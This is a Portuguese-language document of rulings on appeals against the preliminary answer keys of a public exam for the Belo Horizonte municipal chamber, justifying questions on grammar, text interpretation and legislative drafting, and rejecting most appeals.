A intensificação constitui um processo cognitivo avaliativo do mundo muito produtivo na língua portuguesa, uma vez que as expressões intensificadoras carregam consigo juízos de valores positivos ou negativos, indicam o grau de comprometimento do falante em relação ao que é dito, além, obviamente, de funcionar como um recurso de expressividade do falante. A intensificação gradua subjetivamente como as experiências são vividas e como são referidas por parte do falante, por isso ele explora as mais variadas formas e maneiras de transmitir o que pensa, o que deseja, o que espera. Os intensificadores, como o próprio nome já diz, são palavras que servem para intensificar os adjetivos e advérbios. São eles: os advérbios: tão, bem, muito, pouco, mais, extremamente etc. Dessa forma, está correto afirmar que há uma concepção de intensificação no excerto “Alguém teve um plano mais engenhoso: [...]”. No entanto, as demais elucidações apresentadas para análise apresentam incorreções, já que: em “[...] jamais conseguimos encontrar o nosso tesouro secretíssimo, [...]” (6º§), a expressão destacada

indica circunstância de “tempo”; no trecho “Admiramo-la em silêncio; [...]” (1º§), o pronome grifado se refere à “bola”; em “[...] isso foi todo o nosso botim”, o termo sublinhado se refere a “faca de cozinha, um martelo, uma lata de goiabada”. A opção de resposta D: Em “[...] jamais conseguimos encontrar o nosso tesouro secretíssimo, [...]” (6º§), a expressão destacada indica circunstância de “negação” não está correta, tendo em vista que a expressão “jamais” expressa ideia de tempo. De acordo com os documentos oficiais que estruturam o ensino do Português em Portugal, a palavra “jamais” deverá ser classificada como advérbio de tempo, classificação que integra uma visão tradicional e de âmbito semântico.

Fontes:

- O próprio texto.
- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática, 2007.

BRANCA	VERDE	AMARELA	AZUL
29	18	24	20

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A palavra “que” em português pode ser:

Substantivo: precedido de determinantes e acentuado. Exemplo: Ele tem um quê de misterioso.

Pronome Interrogativo:

Pronome Interrogativo Adjetivo: acompanha um substantivo. Exemplo: Em que escola você estuda?

Pronome Interrogativo Substantivo: quando vier junto de ponto de interrogação, acentuado. Exemplo: Que aconteceu? Aconteceu o quê?

Pronome Relativo: substitui o antecedente e corresponde a: a qual, as quais, etc. Introduce uma oração subordinada adjetiva. Exemplo: O homem que chegou é meu tio.

Advérbio: (de intensidade): equivale a quão, como, e acompanha adjetivo e advérbio. Exemplo: Que bom foi você ter vindo.

Preposição: (equivalente “a de”) vem junto do verbo “ter”. Exemplo: Tenho que sair.

Interjeição: exprime sentimentos; vem seguida de ponto de exclamação (!) Exemplo: Quê! Você fez isso?

Conjunção:

Coordenativa Aditiva: (e) Exemplo: Luta que luta, nunca tem nada.

Coordenativa Explicativa: equivale a “pois”. Exemplo: Não choras, que estarei ao teu lado.

Subordinativa Integrante: = (isso) Exemplo: Quero que volte.

Subordinativa Causal: = (porque) Exemplo: Não irei ao cinema que vai chover.

Subordinativa Comparativa: = (do) Exemplo: Fiquei mais rica que José.

Subordinativa Consecutiva: (vem depois de tanto, tão). Exemplo: Correu tanto que cansou.

Subordinativa Temporal: = quando Exemplo: Abertos que foram os portões, todos entraram.

Subordinativa Final = para que Exemplo: Faço votos que vocês sejam felizes.

Partícula expletiva ou realce: pode ser retirada da oração e pode vir na expressão “é que”: Exemplo: Nós é que somos culpados.

Para resolver esta questão, deve-se identificar a função da palavra “que” destacada no enunciado. Nota-se que se trata de um pronome relativo, porque retoma um nome expresso anteriormente. Sendo assim, sugere-se que seja realizada a mesma análise nos demais trechos. Comprovar-se-á que apenas a palavra destacada em Dessa forma, em “Nós todos sentimos que acontecera algo de terrível” não corresponde a um pronome relativo, mas sim a uma conjunção explicativa.

Fonte:

- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática, 2007.

BRANCA	VERDE	AMARELA	AZUL
30	19	18	16

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O sentido denotativo nada mais é do que aquele que apresenta o sentido literal ou real de uma palavra. Ou seja, quando um termo é usado com o sentido denotativo, ele significa, naquele contexto, exatamente o que é. O sentido conotativo é aquele associado à criatividade. Sempre apresenta o sentido figurado, ou imaginário, de uma palavra. Diferente do sentido denotativo, o conotativo não se limita à semântica do dicionário, de forma que pode assumir qualquer significado, dependendo do objetivo do autor. Portanto, o sentido conotativo modifica o sentido denotativo das palavras. A conotação remete a algo “criativo”, como é possível evidenciar em: “Ela apanhou a bola e sumiu para dentro de casa”. Na verdade, ela “entrou” para dentro de casa. Trata-se de um caso de hipérbole.

Fontes:

- O próprio texto.
- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática, 2007.

BRANCA	VERDE	AMARELA	AZUL
33	40	38	31

Recurso Procedente. Questão Anulada.

A questão tem como base o seguinte trecho: “A elas se refere à ética e, para toda a experiência do ocidente e boa parte do oriente, as virtudes foram vistas como o fim da educação do homem.” (11º§). Assim, conforme o contexto e as regras da gramática da língua portuguesa, seguem as análises das alternativas de respostas:

Em “A elas” há erro de concordância. A alternativa está incorreta, pois não pode ser “As elas”, visto que o “a” não se trata de artigo, mas de preposição.

O artigo empregado antes da palavra “fim” é incorreto, pois “fim” é advérbio. A afirmativa é incoerente, visto que fim é substantivo e significa destino.

A omissão do artigo definido “a” em “[...] para toda a experiência do ocidente e boa parte do oriente [...]” não altera o sentido do trecho. O artigo definido entre “toda” e o substantivo “experiência” dá o sentido de totalidade. Ao omitir o artigo, o trecho adquire o sentido de qualquer experiência”. Assim, a alternativa é incorreta.

“Em ‘se refere à ética’ há a ocorrência de preposição e artigo. O verbo referir-se tem o significado de reportar-se, dizer respeito. O verbo exige a preposição: referir-se “a” quê? E o seu complemento. O fragmento “A elas se refere à ética” está na ordem indireta. Ao colocá-lo na ordem direta temos: A ética se refere a elas. Com isso, verifica-se que o núcleo do sujeito da frase é “ética” e em “a elas” há a presença apenas da preposição exigida pelo verbo preferir. Portanto, o acento grave indicador de crase está incorreto. Por não haver alternativa que responda ao comando, a questão deve ser anulada.

Fontes:

- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. **Gramática Reflexiva**: texto, semântica e interação. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).
- CUNHA, Celso; CINTRA, Luís F. Lindley. Nova gramática do português contemporâneo. 6. ed. Rio de Janeiro: Lexikon Editora Digital, 2013. 800p.

BRANCA	VERDE	AMARELA	AZUL
39	36	34	32

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A voz do verbo indica o tipo de relação que o sujeito mantém com o verbo. As relações podem ser:

Ativa: o sujeito pratica a ação verbal, por isso, é sujeito agente.

Passiva analítica: o sujeito sofre a ação expressa pelo verbo ser ou estar mais o particípio do verbo principal.

Passiva sintética: o sujeito sofre a ação expressa pelo verbo e, além disso, é formada pelo acréscimo do pronome apassivador, normalmente em frases nas quais o verbo precede o sujeito paciente.

Reflexiva: O sujeito pratica e recebe a ação verbal.

A partir dessas considerações, tem-se o fragmento “Entendia-se a ética como a resposta à pergunta ‘o que devo ser?’”. O verbo realiza a ação, portanto, o sujeito é paciente. Há a seguinte estrutura: verbo(entendia) + partícula apassivadora (se) + sujeito (ética). Assim, a alternativa correta é passiva sintética como está no gabarito da questão.

Fonte:

- CEGALLA, Domingos Paschoal. **Novíssima Gramática da Língua Portuguesa**: novo acordo ortográfico. 48. ed. São Paulo: Companhia Editora Nacional, 2010. 696p.
- CEREJA, William Roberto; MAGALHÃES, Thereza Cochar. **Gramática Reflexiva**: texto, semântica e interação. Ensino Médio. 3. ed. São Paulo: Saraiva, 2009. 448p. vol. único. (Conforme nova ortografia).

BRANCA	VERDE	AMARELA	AZUL
41	45	44	48

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme se pode constatar nas fontes abaixo disponibilizadas:

“Uma proposição normativa é um enunciado descritivo que refere a uma ou a várias normas jurídicas. O conjunto destes enunciados constitui a ciência jurídica, a qual descreve o direito (que está integrado pelo conjunto das normas jurídicas), exatamente através de proposições normativas. Portanto, as normas jurídicas são expressões de uma linguagem (prescritiva), enquanto que as proposições normativas são uma metalinguagem; disto resulta que as primeiras não podem qualificar-se de verdadeiras ou de falsas, senão de justas ou de injustas, de eficazes ou de ineficazes, etc., enquanto que as segundas sim, por ser, em última instância, meras descrições”.

“A linguagem do legislador é a prescritiva para regular as condutas intersubjetivas. Já as definições jurídicas são atividades da Ciência do Direito, que tem linguagem descritiva, que as utiliza para melhor compreender o direito positivo, favorecendo a harmonia e a precisão das significações”.

“Função metalinguística: Linguagem utilizada para falar, explicar ou descrever o próprio código: esse é o principal objetivo da função metalinguística. Nas situações em que ela é empregada, geralmente na poesia e na publicidade, a atenção está voltada para o próprio código”.

O conteúdo programático prevê a matéria cobrada na questão em seu tópico “2. a proposição normativa como gênero textual: aspectos conceituais e formais”. A identificação de função da linguagem é aspecto básico da compreensão primária de um texto, pois é a partir dela que se torna possível interpretar seu propósito comunicativo.

Fontes:

- <https://www.migalhas.com.br/depeso/226102/distincao-entre-a-linguagem-do-direito-positivo-e-a-linguagem-da-ciencia-do-direito>
- <https://www.jusbrasil.com.br/artigos/a-teoria-da-norma-juridica-mediante-uma-analise-iusfilosofica-esquematica/385076241>
- <https://aprendermaisinovacao.educacao.go.gov.br/planos-de-aula/a-lingua-tem-funcoes-73305>

BRANCA	VERDE	AMARELA	AZUL
42	50	41	49

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme se pode constatar nas fontes a seguir disponibilizadas:

“O Poder Judiciário, exercido pelos juízes nas diversas instâncias e âmbitos da Justiça, aplica as leis e decide sobre conflitos dos cidadãos entre si e entre os cidadãos e o Estado. No entanto, não existe Judiciário em âmbito municipal, somente nas esferas estadual e federal”.

Fontes:

- <https://www.campolargo.pr.leg.br/transparencia/faq-perguntas-frequentes#:~:text=O%20Poder%20Judici%C3%A1rio%2C%20exercido%20pelos,nas%20esferas%20estadual%20e%20federal.>
- https://www.almg.gov.br/educacao/espaco_professor/planos_aula/arquivos/legislativo_executivo_judiciario_funcoes/legislativo_executivo_judiciario_funcoes.html#:~:text=O%20Legislativo%20tem%20a%20fun%C3%A7%C3%A3o,Poder%20que%20faz%20os%20julgamentos.

BRANCA	VERDE	AMARELA	AZUL
43	49	50	44

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme se pode constatar na fonte abaixo disponibilizada:

“A formulação de COSSIO é mais ampla: ‘A norma jurídica completa (...) tem dois membros, aos quais propomos chamar de endonorma (conceituação da prestação) e perinorma (conceituação da sanção), não só para terminar com o caos das designações de normas primária e secundária, que os diferentes autores utilizam com sentido oposto, mas também para salientar que se trata de uma norma única e não de duas normas, ponto indispensável para entender o conceito da norma jurídica como um juízo disjuntivo’ (4)”.

A previsão para a questão em comento no edital se dá a partir da disposição “2.3. estruturação da lei”, pois o conteúdo cobrado se relaciona com o reconhecimento de aspectos fundamentais para a redação e, por conseguinte, a estruturação da lei, tais como: a forma como se organiza o texto, a conformidade com os parâmetros normativos de elaboração da lei, a possibilidade de referência e identificação de cada trecho componente, etc.

Fontes:

- <https://www2.senado.leg.br/bdsf/bitstream/handle/id/181247/000390264.pdf?sequence=3&isAllowed=y>
- <https://www.mprj.mp.br/documents/20184/2490901/Reis%20Friede.pdf>

BRANCA	VERDE	AMARELA	AZUL
50	42	45	43

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Conforme se pode constatar nas fontes abaixo disponibilizada:

“d) é admissível a reordenação interna das unidades em que se desdobra o artigo, identificando-se o artigo assim modificado por alteração de redação, supressão ou acréscimo com as letras ‘NR’ maiúsculas, entre parênteses, uma única vez ao seu final, obedecidas, quando for o caso, as prescrições da alínea ‘c’. (Redação dada pela Lei Complementar nº 107, de 26.4.2001)”.

“Nota de Nova Redação: Nota que indica a nova redação de um artigo por alteração de redação, supressão e/ou acréscimo de dispositivos. Grafa-se ‘(NR)’ logo após o fechamento das aspas do bloco de alteração”.

Fontes:

- Lei Complementar nº 95 de 1998.
- https://www.planalto.gov.br/ccivil_03/leis/lcp/lcp95.htm
- https://www.congressonacional.leg.br/legislacao-e-publicacoes/glossario-tecnica-legislativa/-/TecnicaLegislativa/termo/nota_de_nova_redacao

BRANCA	VERDE	AMARELA	AZUL
52	60	57	59

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O fundamento de ausência de conteúdo programático referente ao Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, uma das fontes regulamentadoras da redação legislativa da Câmara Municipal de Belo Horizonte não deve prevalecer, em absoluto, por se tratar de matéria intrinsecamente ligada ao exercício do cargo de Redator Legislativo da Câmara Municipal de Belo Horizonte.

Impende frisar que assim dispõe o edital normatizador do certame:

“8.2 O Anexo I, integrante deste Edital, contempla apenas o conteúdo programático, o qual poderá ser buscado em qualquer bibliografia sobre o assunto solicitado.”

Espera-se que o profissional que irá atuar na Câmara Municipal de Belo Horizonte no cargo de redator tenha, no mínimo, conhecimentos acerca das regras que norteiam os atos normativos exarados pela Casa supramencionada.

Apesar de não constar expressamente Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, quando o Edital pontua “Noções de técnica legislativa e sistemática das leis (artigos, parágrafos, incisos e alíneas)”, faz parte das responsabilidades do candidato que presta concurso público conhecer de modo global o conteúdo previsto no Edital do certame e estudá-lo, tendo em vista que a Administração não tem a obrigação de elencar exaustivamente todos os pontos em que se desdobra a matéria, logo, o Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa é plenamente possível de cobrança sem qualquer nulidade.

Dito isso, passa-se a explanação do cerne da questão:

De acordo com Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa - Formatação e Diagramação dos Atos Normativos:

A apresentação formal dos atos normativos obedecerá aos seguintes padrões:

TAMANHO DO PAPEL A4 (210x294mm)

MARGENS Superior: 6,0cm Direita: 1,5cm Inferior: 2,5cm Esquerda: 2,0cm

FONTE Times New Roman TAMANHO 12

TABULAÇÃO 2,5cm ENTRE LINHAS 1,5cm

A elaboração de ato normativo ou de processo legislativo deverá observar, ainda, os seguintes padrões: a. grafar por extenso quaisquer referências a números e percentuais, exceto data, número de ato normativo e casos em que houver prejuízo para a compreensão do texto; b. expressar valores monetários em algarismos arábicos, seguidos de sua indicação por extenso, entre parênteses; c. empregar nas datas as seguintes formas, sem o zero antes de algarismos: 4 de março de 1998, e não 04 de março de 1998; 1º de maio de 1998, e não 1 de maio de 1998;

Desta feita, inexistente mérito a ser deferido nos recursos.

Assim, considerando o exposto, são **IMPROCEDENTES** os recursos, ratificando-se o gabarito preliminar.

BRANCA	VERDE	AMARELA	AZUL
53	57	60	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O fundamento de ausência de conteúdo programático referente ao Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, uma das fontes regulamentadoras da redação legislativa da Câmara Municipal de Belo Horizonte não deve prevalecer, em absoluto, por se tratar de matéria intrinsecamente ligada ao exercício do cargo de Redator Legislativo da Câmara

Municipal de Belo Horizonte.

Impende frisar que assim dispõe o edital normatizador do certame:

“8.2 O Anexo I, integrante deste Edital, contempla **apenas o conteúdo programático**, o qual poderá ser buscado **em qualquer bibliografia sobre o assunto solicitado.**”

Espera-se que o profissional que irá atuar na Câmara Municipal de Belo Horizonte no cargo de Redator tenha, no mínimo, conhecimentos acerca das regras que norteiam os atos normativos exarados pela Casa supramencionada.

Apesar de não constar expressamente Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, quando o Edital pontua “Noções de técnica legislativa e sistemática das leis (artigos, parágrafos, incisos e alíneas)”, faz parte das responsabilidades do candidato que presta concurso público conhecer de modo global o conteúdo previsto no Edital do certame e estudá-lo, tendo em vista que a Administração não tem a obrigação de elencar exaustivamente todos os pontos em que se desdobra a matéria, logo, o Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa é plenamente possível de cobrança sem qualquer nulidade.

Desta feita, inexistente mérito a ser deferido nos recursos.

Assim, considerando o exposto, são **IMPROCEDENTES** os recursos, ratificando-se o gabarito preliminar.

BRANCA	VERDE	AMARELA	AZUL
54	58	56	57

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De início, ressalta-se o fato de que apenas um candidato se insurgiu em face da questão, o que demonstra que o conhecimento cobrado é de amplo conhecimento dos postulantes ao cargo.

O fundamento de ausência de conteúdo programático referente ao Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, uma das fontes regulamentadoras da redação legislativa da Câmara Municipal de Belo Horizonte não deve prevalecer, em absoluto, por se tratar de matéria intrinsecamente ligada ao exercício do cargo de Redator Legislativo da Câmara Municipal de Belo Horizonte.

Impende frisar que assim dispõe o edital normatizador do certame:

“8.2 O Anexo I, integrante deste Edital, contempla **apenas o conteúdo programático**, o qual poderá ser buscado **em qualquer bibliografia sobre o assunto solicitado.**”

Espera-se que o profissional que irá atuar na Câmara Municipal de Belo Horizonte no cargo de Redator tenha, no mínimo, conhecimentos acerca das regras que norteiam os atos normativos exarados pela Casa supramencionada.

Apesar de não constar expressamente Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, quando o Edital pontua “Noções de técnica legislativa e sistemática das leis (artigos, parágrafos, incisos e alíneas)”, faz parte das responsabilidades do candidato que presta concurso público conhecer de modo global o conteúdo previsto no Edital do certame e estudá-lo, tendo em vista que a Administração não tem a obrigação de elencar exaustivamente todos os pontos em que se desdobra a matéria, logo, o Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa é plenamente possível de cobrança sem qualquer nulidade.

Desta feita, inexistente mérito a ser deferido nos recursos.

Assim, considerando o exposto, são **IMPROCEDENTE** o recurso, ratificando-se o gabarito preliminar.

BRANCA	VERDE	AMARELA	AZUL
55	53	51	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O fundamento de ausência de conteúdo programático referente ao Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, uma das fontes regulamentadoras da redação legislativa da Câmara Municipal de Belo Horizonte não deve prevalecer, em absoluto, por se tratar de matéria intrinsecamente ligada ao exercício do cargo de Redator Legislativo da Câmara Municipal de Belo Horizonte.

Impende frisar que assim dispõe o edital normatizador do certame:

“8.2 O Anexo I, integrante deste Edital, contempla **apenas o conteúdo programático**, o qual poderá ser buscado **em qualquer bibliografia sobre o assunto solicitado.**”

Espera-se que o profissional que irá atuar na Câmara Municipal de Belo Horizonte no cargo de Redator tenha, no mínimo, conhecimentos acerca das regras que norteiam os atos normativos exarados pela Casa supramencionada.

Apesar de não constar expressamente Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, quando o Edital pontua “Noções de técnica legislativa e sistemática das leis (artigos, parágrafos, incisos e alíneas)”, faz parte das responsabilidades do candidato que presta concurso público conhecer de modo global o conteúdo previsto no Edital do certame e estudá-lo, tendo em vista que a Administração não tem a obrigação de elencar exaustivamente todos os pontos em que se desdobra a matéria, logo, o Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa é plenamente possível de cobrança sem qualquer nulidade.

Dito isso, passa-se a explanação do cerne da questão:

De acordo com Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa:

Quanto à forma, a **ALÍNEA** deverá:

- ser indicada com letra minúscula, seguindo o alfabeto e acompanhada de parêntese, seguido de um espaço;
- iniciar com letra minúscula, salvo quando se tratar de nome próprio;
- terminar com: i. ponto e vírgula, quando houver alínea ou inciso seguinte; ii. dois pontos, quando se desdobrar em item; III. ponto, quando for a última.

Fonte:

- <https://www.governo.mg.gov.br/Downloads/4ddcipld.etwManual%20de%20Reda%C3%A7%C3%A3o%20e%20T%C3%A9cnica%20Legislativa%20-%20CTL%202022%20-%20FINAL.pdf>

BRANCA	VERDE	AMARELA	AZUL
56	59	58	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De início, ressalta-se o fato de que apenas um candidato se insurgiu em face da questão, o que demonstra que o conhecimento cobrado é de amplo conhecimento dos postulantes ao cargo.

O fundamento de ausência de conteúdo programático referente ao Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, uma das fontes regulamentadoras da redação legislativa da Câmara Municipal de Belo Horizonte não deve prevalecer, em absoluto, por se tratar de matéria intrinsecamente ligada ao exercício do cargo de Redator Legislativo da Câmara Municipal de Belo Horizonte.

Impende frisar que assim dispõe o edital normatizador do certame:

“8.2 O Anexo I, integrante deste Edital, contempla **apenas o conteúdo programático**, o qual poderá ser buscado **em qualquer bibliografia sobre o assunto solicitado.**”

Espera-se que o profissional que irá atuar na Câmara Municipal de Belo Horizonte no cargo de Redator tenha, no mínimo, conhecimentos acerca das regras que norteiam os atos normativos exarados pela Casa supramencionada.

Apesar de não constar expressamente Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, quando o Edital pontua “Noções de técnica legislativa e sistemática das leis (artigos, parágrafos, incisos e alíneas)”, faz parte das responsabilidades do candidato que presta concurso público conhecer de modo global o conteúdo previsto no Edital do certame e estudá-lo, tendo em vista que a Administração não tem a obrigação de elencar exaustivamente todos os pontos em que se desdobra a matéria, logo, o Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa é plenamente possível de cobrança sem qualquer nulidade.

Desta feita, inexistente mérito a ser deferido nos recursos.

Assim, considerando o exposto, são **IMPROCEDENTE** o recurso, ratificando-se o gabarito preliminar.

BRANCA	VERDE	AMARELA	AZUL
60	51	54	58

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O fundamento de ausência de conteúdo programático referente ao Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, uma das fontes regulamentadoras da redação legislativa da Câmara Municipal de Belo Horizonte não deve prevalecer, em absoluto, por se tratar de matéria intrinsecamente ligada ao exercício do cargo de Redator Legislativo da Câmara Municipal de Belo Horizonte.

Impende frisar que assim dispõe o edital normatizador do certame:

“8.2 O Anexo I, integrante deste Edital, contempla **apenas o conteúdo programático**, o qual poderá ser buscado **em qualquer bibliografia sobre o assunto solicitado.**”

Espera-se que o profissional que irá atuar na Câmara Municipal de Belo Horizonte no cargo de Redator tenha, no mínimo, conhecimentos acerca das regras que norteiam os atos normativos exarados pela Casa supramencionada.

Apesar de não constar expressamente Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa, quando o Edital pontua “Noções de técnica legislativa e sistemática das leis (artigos, parágrafos, incisos e alíneas)”, faz parte das responsabilidades do candidato que presta concurso público conhecer de modo global o conteúdo previsto no Edital do certame e estudá-lo, tendo em vista que a Administração não tem a obrigação de elencar exaustivamente todos os pontos em que se desdobra a matéria, logo, o Manual de Redação de Técnica Legislativa do Poder Executivo Governo do Estado De Minas Gerais Consultoria Técnico-Legislativa é plenamente possível de cobrança sem qualquer nulidade.

Dito isso, passa-se à explanação do cerne da questão:

A afirmativa que atende ao enunciado diz respeito as **ATAS** da CMBH. Vejamos:

Em sua estrutura, as atas na CMBH são formadas por cabeçalho e texto. As informações apresentadas nessas duas partes da ata e a forma como elas serão organizadas varia de acordo com o tipo de reunião e com algumas especificidades de cada uma delas. [...]

Cabeçalho - é formado por um título, que identifica o responsável pela realização da reunião (Plenário ou comissão), e um quadro com as seguintes informações:

- o número e o tipo de reunião;
- a sessão legislativa e a legislatura em que a reunião ocorre;
- a data de realização da reunião;
- o horário de início e o de encerramento da reunião (para a reunião de comissão);
- o local em que a reunião é realizada;
- a observação de que o vídeo da reunião está disponível no portal da Câmara [...]

Fonte:

- <https://www.cmbh.mg.gov.br/atividade-legislativa/guia-de-reda%C3%A7%C3%A3o/ata>

Cargo: Técnico Legislativo II

BRANCA	VERDE	AMARELA	AZUL
01	04	08	03

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

O tema abordado na crônica refere-se aos elementos e aspectos únicos do mundo que não são tão importantes para muitas pessoas, devido à sua visão errônea de mundo. Tal fato pode ser observado nos seguintes trechos literais: “Lembro-me, porém, vagamente, de umas mulheres nervosas que choravam, meio desganhadas, e aludiam a um cometa que andava pelo céu, responsável pelo acontecimento que elas tanto temiam” (1º§); “Ora, o cometa desapareceu, aqueles que choravam enxugaram os olhos, o mundo não se acabou, talvez tenha ficado um pouco triste – mas que importância tem a tristeza das crianças?” (4º§); “Não duvido de que o mundo tenha sentido. Deve ter mesmo muitos, inúmeros, pois em redor de mim as pessoas mais ilustres e sabedoras fazem cada coisa que bem se vê haver um sentido do mundo peculiar a cada um” (5º§); “Se o fim do mundo for mesmo

em fevereiro, convém pensarmos desde já se utilizamos este dom de viver da maneira mais digna” (8º§). Entretanto, as demais ideias dadas para análise nas opções de respostas são secundárias e/ou contrárias ao objetivo do texto.

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
02	06	10	09

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A crônica de Cecília Meireles comenta sobre o fim do mundo, que está próximo na história. Nela, é possível notar que a autora não dá tanta importância em ver o seu planeta acabar por completo, pois os elementos e aspectos únicos do mundo não são tão importantes para muitas pessoas, devido à sua visão errônea de mundo. É possível comprovar tal afirmação através do seguinte exceto textual: “A primeira vez que ouvi falar no fim do mundo, o mundo para mim não tinha nenhum sentido, ainda; de modo que não me interessavam nem o seu começo nem o seu fim”. As demais transcrições textuais são ideias acessórias ou posicionamento da autora sobre a concepção tratada no texto.

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
03	09	07	08

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A conjunção “mas” é considerada, pela gramática normativa, como uma conjunção adversativa, que serve de elemento de ligação contrapondo dois segmentos coordenados. Dessa forma, a expressão “mas” é uma conjunção adversativa, que tem como função ligar duas orações de sentido contrário. Como afirma Domingos Paschoal Cegalla (2020, p. 289): “conjunção é uma palavra invariável que liga orações ou palavras da mesma oração”, sendo as conjunções adversativas aquelas que “exprimem oposição, contraste, ressalva, compensação”. Ou seja, as conjunções adversativas são empregadas quando a segunda oração coordenada exterioriza contraste, oposição ou compensação em relação à anterior, além de possuir faculdade expressiva como efeito de sentido em enunciados.

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
04	08	01	06

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

“Se” será conjunção condicional quando iniciar uma oração subordinada adverbial condicional, em que se expressa uma hipótese ou condição necessária para que se realize ou não a ação principal. Eis exemplos de conjunções e locuções conjuntivas condicionais: se, caso, desde que etc. Dentre essas várias funções do “se”, a de conjunção é a única que permite o seu emprego em início de sentença. Enquanto conjunção, o “se” indica a ideia de condição, possibilidade; por isso, é uma conjunção condicional. É possível, portanto, iniciar uma sentença com uma oração condicional, ou seja, impondo-se uma condição para que um fato ocorra.

Fontes:

- O próprio texto.

- Dicionário Houaiss da Língua Portuguesa. Rio de Janeiro: Objetiva, 2001.
- FARACO, Carlos Emílio. MOURA, Francisco Marto de., MARUXO, José Hamilton Jr. 20ª edição. Ed. Ática, 2007.

BRANCA	VERDE	AMARELA	AZUL
05	07	03	02

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Levando-se em consideração o contexto textual, é possível afirmar que a palavra “judiciosas” significa: sérias; graves; prudentes; cautelosas. No entanto, as demais associações são adequadas e coerentes à conjuntura textual, a saber: aludiam (apontavam; mencionavam); estremunhada (estonteada; sonolenta); e, apavoradas (espantadas; assustadas).

Fontes:

- O próprio texto.
- Dicionário Houaiss da Língua Portuguesa. Rio de Janeiro: Objetiva, 2001.

BRANCA	VERDE	AMARELA	AZUL
06	02	09	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Quando a linguagem está no sentido conotativo, significa que ela está sendo utilizada em seu sentido figurado, ou seja, aquele cujas palavras, expressões ou enunciados ganham um novo significado em situações e contextos particulares de uso. O sentido conotativo modifica o sentido denotativo (literal) das palavras e expressões, ressignificando-as. Foi empregada a linguagem conotativa em: “Aquilo que até então não me interessara nada, que nem vencia a preguiça dos meus olhos, pareceu-me, de repente, maravilhoso”. Do grego *prosópon* (face, pessoa), a prosopopeia, também chamada de personificação, caracteriza-se por atribuir sentimentos, atitudes e ações humanas a seres inanimados ou irracionais.

Fonte:

- O próprio texto.

BRANCA	VERDE	AMARELA	AZUL
07	10	05	01

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

